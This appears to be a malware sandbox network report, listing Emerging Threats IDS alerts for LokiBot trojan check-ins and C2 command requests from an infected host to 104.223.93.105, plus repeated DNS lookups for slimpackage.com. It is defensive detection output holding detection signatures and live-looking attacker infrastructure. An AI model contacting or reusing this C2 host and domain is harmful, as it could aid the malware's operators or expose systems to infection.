01/14/22-17:28:18.954071	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49761	80	192.168.2.5	104.223.93.105
01/14/22-17:28:18.954071	TCP	2025381	ET TROJAN LokiBot Checkin	49761	80	192.168.2.5	104.223.93.105
01/14/22-17:28:21.450628	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49762	80	192.168.2.5	104.223.93.105
01/14/22-17:28:21.450628	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49762	80	192.168.2.5	104.223.93.105
01/14/22-17:28:21.450628	TCP	2025381	ET TROJAN LokiBot Checkin	49762	80	192.168.2.5	104.223.93.105
01/14/22-17:28:23.258656	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49763	80	192.168.2.5	104.223.93.105
01/14/22-17:28:23.258656	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49763	80	192.168.2.5	104.223.93.105
01/14/22-17:28:23.258656	TCP	2025381	ET TROJAN LokiBot Checkin	49763	80	192.168.2.5	104.223.93.105
01/14/22-17:28:24.754730	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49764	80	192.168.2.5	104.223.93.105
01/14/22-17:28:24.754730	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49764	80	192.168.2.5	104.223.93.105
01/14/22-17:28:24.754730	TCP	2025381	ET TROJAN LokiBot Checkin	49764	80	192.168.2.5	104.223.93.105
01/14/22-17:28:26.095199	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49765	80	192.168.2.5	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-17:28:26.095199	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.5	104.223.93.105
01/14/22-17:28:26.095199	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.5	104.223.93.105
01/14/22-17:28:27.825343	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.5	104.223.93.105
01/14/22-17:28:27.825343	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.5	104.223.93.105
01/14/22-17:28:27.825343	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.5	104.223.93.105
01/14/22-17:28:29.267836	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49767	80	192.168.2.5	104.223.93.105
01/14/22-17:28:29.267836	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49767	80	192.168.2.5	104.223.93.105
01/14/22-17:28:29.267836	TCP	2025381	ET TROJAN LokiBot Checkin	49767	80	192.168.2.5	104.223.93.105
01/14/22-17:28:30.598055	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49768	80	192.168.2.5	104.223.93.105
01/14/22-17:28:30.598055	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49768	80	192.168.2.5	104.223.93.105
01/14/22-17:28:30.598055	TCP	2025381	ET TROJAN LokiBot Checkin	49768	80	192.168.2.5	104.223.93.105
01/14/22-17:28:31.998392	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.5	104.223.93.105
01/14/22-17:28:31.998392	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.5	104.223.93.105
01/14/22-17:28:31.998392	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.5	104.223.93.105
01/14/22-17:28:35.257565	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.5	104.223.93.105
01/14/22-17:28:35.257565	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.5	104.223.93.105
01/14/22-17:28:35.257565	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.5	104.223.93.105
01/14/22-17:28:37.734698	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.5	104.223.93.105
01/14/22-17:28:37.734698	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.5	104.223.93.105
01/14/22-17:28:37.734698	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.5	104.223.93.105
01/14/22-17:28:44.091710	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.5	104.223.93.105
01/14/22-17:28:44.091710	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.5	104.223.93.105
01/14/22-17:28:44.091710	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.5	104.223.93.105
01/14/22-17:28:45.667839	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.5	104.223.93.105
01/14/22-17:28:45.667839	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.5	104.223.93.105
01/14/22-17:28:45.667839	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.5	104.223.93.105
01/14/22-17:28:47.384707	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49776	80	192.168.2.5	104.223.93.105
01/14/22-17:28:47.384707	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49776	80	192.168.2.5	104.223.93.105
01/14/22-17:28:47.384707	TCP	2025381	ET TROJAN LokiBot Checkin	49776	80	192.168.2.5	104.223.93.105
01/14/22-17:28:48.947783	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.5	104.223.93.105
01/14/22-17:28:48.947783	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.5	104.223.93.105
01/14/22-17:28:48.947783	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.5	104.223.93.105
01/14/22-17:28:50.801699	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49778	80	192.168.2.5	104.223.93.105
01/14/22-17:28:50.801699	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49778	80	192.168.2.5	104.223.93.105
01/14/22-17:28:50.801699	TCP	2025381	ET TROJAN LokiBot Checkin	49778	80	192.168.2.5	104.223.93.105
01/14/22-17:28:52.454047	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49780	80	192.168.2.5	104.223.93.105
01/14/22-17:28:52.454047	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49780	80	192.168.2.5	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-17:28:52.454047	TCP	2025381	ET TROJAN LokiBot Checkin	49780	80	192.168.2.5	104.223.93.105
01/14/22-17:28:54.036242	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49781	80	192.168.2.5	104.223.93.105
01/14/22-17:28:54.036242	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49781	80	192.168.2.5	104.223.93.105
01/14/22-17:28:54.036242	TCP	2025381	ET TROJAN LokiBot Checkin	49781	80	192.168.2.5	104.223.93.105
01/14/22-17:28:55.470161	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49782	80	192.168.2.5	104.223.93.105
01/14/22-17:28:55.470161	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49782	80	192.168.2.5	104.223.93.105
01/14/22-17:28:55.470161	TCP	2025381	ET TROJAN LokiBot Checkin	49782	80	192.168.2.5	104.223.93.105
01/14/22-17:28:57.622553	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49784	80	192.168.2.5	104.223.93.105
01/14/22-17:28:57.622553	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49784	80	192.168.2.5	104.223.93.105
01/14/22-17:28:57.622553	TCP	2025381	ET TROJAN LokiBot Checkin	49784	80	192.168.2.5	104.223.93.105
01/14/22-17:28:59.015617	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.2.5	104.223.93.105
01/14/22-17:28:59.015617	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.2.5	104.223.93.105
01/14/22-17:28:59.015617	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.2.5	104.223.93.105
01/14/22-17:29:00.450387	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49799	80	192.168.2.5	104.223.93.105
01/14/22-17:29:00.450387	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49799	80	192.168.2.5	104.223.93.105
01/14/22-17:29:00.450387	TCP	2025381	ET TROJAN LokiBot Checkin	49799	80	192.168.2.5	104.223.93.105
01/14/22-17:29:01.829359	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49806	80	192.168.2.5	104.223.93.105
01/14/22-17:29:01.829359	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49806	80	192.168.2.5	104.223.93.105
01/14/22-17:29:01.829359	TCP	2025381	ET TROJAN LokiBot Checkin	49806	80	192.168.2.5	104.223.93.105
01/14/22-17:29:03.362296	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49812	80	192.168.2.5	104.223.93.105
01/14/22-17:29:03.362296	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49812	80	192.168.2.5	104.223.93.105
01/14/22-17:29:03.362296	TCP	2025381	ET TROJAN LokiBot Checkin	49812	80	192.168.2.5	104.223.93.105
01/14/22-17:29:05.461336	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49813	80	192.168.2.5	104.223.93.105
01/14/22-17:29:05.461336	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49813	80	192.168.2.5	104.223.93.105
01/14/22-17:29:05.461336	TCP	2025381	ET TROJAN LokiBot Checkin	49813	80	192.168.2.5	104.223.93.105
01/14/22-17:29:07.046101	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49814	80	192.168.2.5	104.223.93.105
01/14/22-17:29:07.046101	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49814	80	192.168.2.5	104.223.93.105
01/14/22-17:29:07.046101	TCP	2025381	ET TROJAN LokiBot Checkin	49814	80	192.168.2.5	104.223.93.105
01/14/22-17:29:08.406847	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49815	80	192.168.2.5	104.223.93.105
01/14/22-17:29:08.406847	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49815	80	192.168.2.5	104.223.93.105
01/14/22-17:29:08.406847	TCP	2025381	ET TROJAN LokiBot Checkin	49815	80	192.168.2.5	104.223.93.105
01/14/22-17:29:11.296373	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.2.5	104.223.93.105
01/14/22-17:29:11.296373	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.2.5	104.223.93.105
01/14/22-17:29:11.296373	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.2.5	104.223.93.105
01/14/22-17:29:14.185843	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49819	80	192.168.2.5	104.223.93.105
01/14/22-17:29:14.185843	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49819	80	192.168.2.5	104.223.93.105
01/14/22-17:29:14.185843	TCP	2025381	ET TROJAN LokiBot Checkin	49819	80	192.168.2.5	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-17:29:16.911808	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49820	80	192.168.2.5	104.223.93.105
01/14/22-17:29:16.911808	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49820	80	192.168.2.5	104.223.93.105
01/14/22-17:29:16.911808	TCP	2025381	ET TROJAN LokiBot Checkin	49820	80	192.168.2.5	104.223.93.105
01/14/22-17:29:18.692195	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49821	80	192.168.2.5	104.223.93.105
01/14/22-17:29:18.692195	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49821	80	192.168.2.5	104.223.93.105
01/14/22-17:29:18.692195	TCP	2025381	ET TROJAN LokiBot Checkin	49821	80	192.168.2.5	104.223.93.105
01/14/22-17:29:23.575058	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49827	80	192.168.2.5	104.223.93.105
01/14/22-17:29:23.575058	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49827	80	192.168.2.5	104.223.93.105
01/14/22-17:29:23.575058	TCP	2025381	ET TROJAN LokiBot Checkin	49827	80	192.168.2.5	104.223.93.105
01/14/22-17:29:25.832127	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49828	80	192.168.2.5	104.223.93.105
01/14/22-17:29:25.832127	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49828	80	192.168.2.5	104.223.93.105
01/14/22-17:29:25.832127	TCP	2025381	ET TROJAN LokiBot Checkin	49828	80	192.168.2.5	104.223.93.105
01/14/22-17:29:27.728216	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49830	80	192.168.2.5	104.223.93.105
01/14/22-17:29:27.728216	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49830	80	192.168.2.5	104.223.93.105
01/14/22-17:29:27.728216	TCP	2025381	ET TROJAN LokiBot Checkin	49830	80	192.168.2.5	104.223.93.105
01/14/22-17:29:30.416868	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49831	80	192.168.2.5	104.223.93.105
01/14/22-17:29:30.416868	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49831	80	192.168.2.5	104.223.93.105
01/14/22-17:29:30.416868	TCP	2025381	ET TROJAN LokiBot Checkin	49831	80	192.168.2.5	104.223.93.105
01/14/22-17:29:33.215695	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49832	80	192.168.2.5	104.223.93.105
01/14/22-17:29:33.215695	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49832	80	192.168.2.5	104.223.93.105
01/14/22-17:29:33.215695	TCP	2025381	ET TROJAN LokiBot Checkin	49832	80	192.168.2.5	104.223.93.105
01/14/22-17:29:34.891024	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49833	80	192.168.2.5	104.223.93.105
01/14/22-17:29:34.891024	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49833	80	192.168.2.5	104.223.93.105
01/14/22-17:29:34.891024	TCP	2025381	ET TROJAN LokiBot Checkin	49833	80	192.168.2.5	104.223.93.105
01/14/22-17:29:36.420886	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49834	80	192.168.2.5	104.223.93.105
01/14/22-17:29:36.420886	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49834	80	192.168.2.5	104.223.93.105
01/14/22-17:29:36.420886	TCP	2025381	ET TROJAN LokiBot Checkin	49834	80	192.168.2.5	104.223.93.105
01/14/22-17:29:37.798759	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49835	80	192.168.2.5	104.223.93.105
01/14/22-17:29:37.798759	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49835	80	192.168.2.5	104.223.93.105
01/14/22-17:29:37.798759	TCP	2025381	ET TROJAN LokiBot Checkin	49835	80	192.168.2.5	104.223.93.105
01/14/22-17:29:39.184764	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49836	80	192.168.2.5	104.223.93.105
01/14/22-17:29:39.184764	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49836	80	192.168.2.5	104.223.93.105
01/14/22-17:29:39.184764	TCP	2025381	ET TROJAN LokiBot Checkin	49836	80	192.168.2.5	104.223.93.105
01/14/22-17:29:40.528047	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49837	80	192.168.2.5	104.223.93.105
01/14/22-17:29:40.528047	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49837	80	192.168.2.5	104.223.93.105
01/14/22-17:29:40.528047	TCP	2025381	ET TROJAN LokiBot Checkin	49837	80	192.168.2.5	104.223.93.105
01/14/22-17:29:41.926430	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49838	80	192.168.2.5	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-17:29:41.926430	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49838	80	192.168.2.5	104.223.93.105
01/14/22-17:29:41.926430	TCP	2025381	ET TROJAN LokiBot Checkin	49838	80	192.168.2.5	104.223.93.105
01/14/22-17:29:43.436919	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49839	80	192.168.2.5	104.223.93.105
01/14/22-17:29:43.436919	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49839	80	192.168.2.5	104.223.93.105
01/14/22-17:29:43.436919	TCP	2025381	ET TROJAN LokiBot Checkin	49839	80	192.168.2.5	104.223.93.105
01/14/22-17:29:44.869754	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49840	80	192.168.2.5	104.223.93.105
01/14/22-17:29:44.869754	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49840	80	192.168.2.5	104.223.93.105
01/14/22-17:29:44.869754	TCP	2025381	ET TROJAN LokiBot Checkin	49840	80	192.168.2.5	104.223.93.105
01/14/22-17:29:46.912808	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49841	80	192.168.2.5	104.223.93.105
01/14/22-17:29:46.912808	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49841	80	192.168.2.5	104.223.93.105
01/14/22-17:29:46.912808	TCP	2025381	ET TROJAN LokiBot Checkin	49841	80	192.168.2.5	104.223.93.105
01/14/22-17:29:51.162188	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49843	80	192.168.2.5	104.223.93.105
01/14/22-17:29:51.162188	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49843	80	192.168.2.5	104.223.93.105
01/14/22-17:29:51.162188	TCP	2025381	ET TROJAN LokiBot Checkin	49843	80	192.168.2.5	104.223.93.105
01/14/22-17:29:53.715308	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49844	80	192.168.2.5	104.223.93.105
01/14/22-17:29:53.715308	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49844	80	192.168.2.5	104.223.93.105
01/14/22-17:29:53.715308	TCP	2025381	ET TROJAN LokiBot Checkin	49844	80	192.168.2.5	104.223.93.105
01/14/22-17:29:55.732334	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.2.5	104.223.93.105
01/14/22-17:29:55.732334	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.2.5	104.223.93.105
01/14/22-17:29:55.732334	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.2.5	104.223.93.105
01/14/22-17:29:57.571676	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49848	80	192.168.2.5	104.223.93.105
01/14/22-17:29:57.571676	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49848	80	192.168.2.5	104.223.93.105
01/14/22-17:29:57.571676	TCP	2025381	ET TROJAN LokiBot Checkin	49848	80	192.168.2.5	104.223.93.105
01/14/22-17:30:00.627163	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49850	80	192.168.2.5	104.223.93.105
01/14/22-17:30:00.627163	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49850	80	192.168.2.5	104.223.93.105
01/14/22-17:30:00.627163	TCP	2025381	ET TROJAN LokiBot Checkin	49850	80	192.168.2.5	104.223.93.105
01/14/22-17:30:02.041046	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49851	80	192.168.2.5	104.223.93.105
01/14/22-17:30:02.041046	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49851	80	192.168.2.5	104.223.93.105
01/14/22-17:30:02.041046	TCP	2025381	ET TROJAN LokiBot Checkin	49851	80	192.168.2.5	104.223.93.105
01/14/22-17:30:03.405898	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.2.5	104.223.93.105
01/14/22-17:30:03.405898	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.2.5	104.223.93.105
01/14/22-17:30:03.405898	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.2.5	104.223.93.105
01/14/22-17:30:04.852682	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49853	80	192.168.2.5	104.223.93.105
01/14/22-17:30:04.852682	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49853	80	192.168.2.5	104.223.93.105
01/14/22-17:30:04.852682	TCP	2025381	ET TROJAN LokiBot Checkin	49853	80	192.168.2.5	104.223.93.105
01/14/22-17:30:06.441232	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49854	80	192.168.2.5	104.223.93.105
01/14/22-17:30:06.441232	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49854	80	192.168.2.5	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-17:30:06.441232	TCP	2025381	ET TROJAN LokiBot Checkin	49854	80	192.168.2.5	104.223.93.105
01/14/22-17:30:08.079184	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49855	80	192.168.2.5	104.223.93.105
01/14/22-17:30:08.079184	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49855	80	192.168.2.5	104.223.93.105
01/14/22-17:30:08.079184	TCP	2025381	ET TROJAN LokiBot Checkin	49855	80	192.168.2.5	104.223.93.105
01/14/22-17:30:10.025451	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49856	80	192.168.2.5	104.223.93.105
01/14/22-17:30:10.025451	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49856	80	192.168.2.5	104.223.93.105
01/14/22-17:30:10.025451	TCP	2025381	ET TROJAN LokiBot Checkin	49856	80	192.168.2.5	104.223.93.105

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 17:28:12.995415926 CET	192.168.2.5	8.8.8.8	0xcc77	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:14.682817936 CET	192.168.2.5	8.8.8.8	0x2fa2	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:16.347955942 CET	192.168.2.5	8.8.8.8	0xefad	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:18.765908957 CET	192.168.2.5	8.8.8.8	0x3ce6	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:21.045820951 CET	192.168.2.5	8.8.8.8	0x8000	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:22.989414930 CET	192.168.2.5	8.8.8.8	0x4772	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:24.479134083 CET	192.168.2.5	8.8.8.8	0x76d2	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:25.938558102 CET	192.168.2.5	8.8.8.8	0x1ce3	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:27.666655064 CET	192.168.2.5	8.8.8.8	0x2531	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:29.109404087 CET	192.168.2.5	8.8.8.8	0xdc7f	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:30.440949917 CET	192.168.2.5	8.8.8.8	0x29b6	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:31.808276892 CET	192.168.2.5	8.8.8.8	0xd171	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:35.050508022 CET	192.168.2.5	8.8.8.8	0xbf81	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:37.476960897 CET	192.168.2.5	8.8.8.8	0xd37b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:40.877268076 CET	192.168.2.5	8.8.8.8	0xef55	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:45.513106108 CET	192.168.2.5	8.8.8.8	0x734c	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:47.232352018 CET	192.168.2.5	8.8.8.8	0x84bc	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:48.791320086 CET	192.168.2.5	8.8.8.8	0x2c2b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:50.547035933 CET	192.168.2.5	8.8.8.8	0x1ed1	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:52.297509909 CET	192.168.2.5	8.8.8.8	0xbf51	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:53.884567976 CET	192.168.2.5	8.8.8.8	0xf1f7	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:55.314445972 CET	192.168.2.5	8.8.8.8	0x3666	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 17:28:57.466471910 CET	192.168.2.5	8.8.8.8	0x34a	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:58.860917091 CET	192.168.2.5	8.8.8.8	0x1206	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:00.294476986 CET	192.168.2.5	8.8.8.8	0xbb58	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:01.673733950 CET	192.168.2.5	8.8.8.8	0x7fba	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:03.206645012 CET	192.168.2.5	8.8.8.8	0x34ba	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:05.304295063 CET	192.168.2.5	8.8.8.8	0xd94f	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:06.891650915 CET	192.168.2.5	8.8.8.8	0x5a1b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:08.238142967 CET	192.168.2.5	8.8.8.8	0x2f60	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:11.123244047 CET	192.168.2.5	8.8.8.8	0x8dfb	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:14.032655954 CET	192.168.2.5	8.8.8.8	0xd123	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:16.754798889 CET	192.168.2.5	8.8.8.8	0xc2dc	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:18.536864042 CET	192.168.2.5	8.8.8.8	0xc671	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:23.424036980 CET	192.168.2.5	8.8.8.8	0x2830	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:25.630590916 CET	192.168.2.5	8.8.8.8	0x511b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:27.556257010 CET	192.168.2.5	8.8.8.8	0x561b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:29.772454023 CET	192.168.2.5	8.8.8.8	0x46ba	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:32.703675032 CET	192.168.2.5	8.8.8.8	0xe1d0	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:34.722784042 CET	192.168.2.5	8.8.8.8	0xf4ac	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:36.260248899 CET	192.168.2.5	8.8.8.8	0xd601	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:37.642805099 CET	192.168.2.5	8.8.8.8	0xf120	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:38.999887943 CET	192.168.2.5	8.8.8.8	0x4137	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
